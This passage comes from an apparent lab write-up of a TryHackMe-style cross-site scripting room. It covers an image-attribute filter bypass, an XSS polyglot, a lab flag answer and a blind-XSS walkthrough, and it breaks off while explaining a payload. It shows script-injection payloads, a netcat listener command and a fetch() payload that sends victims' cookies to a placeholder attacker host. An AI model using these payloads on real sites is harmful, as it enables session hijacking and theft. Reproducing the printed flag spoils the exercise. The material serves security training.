
- **Payload Testing:** It failed

“><script>alert(‘THM’);</script>

```
<div class="text-center">
    <h2>Your Picture</h2>
    <img src=""scriptalert('THM');/script">
</div>
```

It failed because some characters were missing and were being filtered out of the payload, preventing us from escaping the IMG tag. To get around it, we can modify our payload as follows: **/images/cat.jpg” onload=”alert(‘THM’);**

- **Payload Testing:** It works beautifully!




```
<div class="text-center">
    <h2>Your Picture</h2>
    <img src="/images/cat.jpg" onload="alert('THM');">
</div>
```

Polyglots

An XSS polyglot is a text string that can escape attributes, tags, and bypass filters all at the same time. You could have used the polyglot below on all six levels you just finished and it would have successfully executed the code.

```
jaVasCript:/*-/*`/*\`/*'/*"/**/(/* */onerror=alert('THM')
)//%0D%0A%0d%0a//</stYle/</titLe/</teXtarEa/</scRipt/-
-!>\x3csVg/<sVg/oNloAd=alert('THM')//>\x3e
```

- It appears to be a **piece of code that can be executed in many contexts** across the program. These payloads are **popular among attackers** because they can

swiftly **test an application's input controls for flaws while producing minimum noise.**

[Question 7.1] What is the flag you received from level six?

Answer: THM{XSS_MASTER}

A handy reminder to ourselves is that "Blind XSS" works similarly to "Stored XSS" in that the payloads are stored on the website for another user to view but we cannot see the payload functioning or test it against ourselves.

Furthermore, if the payload is successful, the JavaScript (payload) will make calls to an attacker's machine. This could expose the staff portal URL, staff member cookies, and even the contents of the portal page, allowing the attacker to hijack the staff member's session and "act" like them to access the private portal.


1st — Nmap Scan

- I understand that this is simply about "Blind XSS" practical, but as is my practice, I opted to do a scan to see what ports were open; it's not necessary to follow, but I was curious.


```
└─# nmap -sS -T4 -sV 10.10.22.105
Starting Nmap 7.92 ( https://nmap.org ) at 2022-05-11 13:21 EDT
Nmap scan report for 10.10.22.105
Host is up (0.20s latency).
Not shown: 997 closed tcp ports (reset)
PORT     STATE SERVICE VERSION
22/tcp   open  ssh     OpenSSH 8.2p1 Ubuntu 4ubuntu0.1 (Ubuntu Linux; protocol 2.0)
80/tcp   open  http    nginx 1.18.0 (Ubuntu)
9999/tcp open  http    nginx 1.18.0 (Ubuntu)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 11.62 seconds
```

2nd — Website Access

- To gain a sense of and comprehend the appearance of the website. If you're curious, you can even use "inspect" if you're using Firefox to discover more about their "network."




3rd — Customer's Login Page




4th — Sign Up An Account

- This will assist us in gaining access to the “customer portal.”




5th — Support Tickets Vulnerability


- This is the section where we will look into the flaw.



6th — Testing of support ticket “creation”



It indicates that the ticket has an “**id_number**” signal that allows us to click on it.




7th — Review Source Code

- Based on the facts, it appears that "**textarea**" is the tag that we can investigate because the "text" is contained within it.

```
<div class="panel panel-default" style="margin:25px">
    <div class="panel-heading">Ticket Information</div>
    <div class="panel-body">
        <div><label>Status:</label> Open</div>
        <div><label>Ticket Id:</label> 3</div>
        <div><label>Ticket Subject:</label> hey hello</div>
        <div><label>Ticket Created:</label> 11/05/2022 17:33</div>
        <div><label>Ticket Contents:</label></div>
        <div><textarea class="form-control">hello world, how are you?</textarea></div>
    </div>
</div>
```


8th — Payload Testing #1 with new ticket

```
</textarea>test
```




</textarea>test

It demonstrates that we can “**escape**” the “**textarea**” tag!



9th — Review Source Code


- If you look attentively, you will notice that the closing “textarea” is visible.



9th — Payload Testing #2 with another new ticket

```
</textarea><script>alert('THM');</script>
```

- This new ticket will validate and prove that the ticket submission feature is vulnerable to an XSS attack.




This “alert box” has clearly demonstrated that it is vulnerable to XSS attacks.

```
  <div><label>Ticket Contents:</label></div>
  <div><textarea class="form-control"></textarea><script>alert('THM');</script></textarea></div>
div>
```

10th — Netcat Listener

> It’s an opportunity to raise the vulnerability impact by expanding the payload even further. Moreover, cookies are useful information to retrieve from another user, which we may utilize to boost our privileges by hijacking their login session.

To accomplish this, our payload must take the user’s cookie and exfiltrate it to another webserver server of our choosing. To begin, we’ll need to set up a listening server to receive the data.



nc -lvnp 9001

```
The number “9001” indicates that I intend to listen from port
“9001,” which is equivalent to “I am waiting at door 9001.”
```

11th — XSS Payload Attack

```
</textarea><script>fetch('http://{URL_OR_IP}?cookie=' +
btoa(document.cookie) );</script>
```

The following is a breakdown of the payload above:

1) The **</textarea>** tag closes the textarea field.

2) The **<script>** tag opens open an area for us to write JavaScript.

3) The **fetch()** command makes an HTTP request.

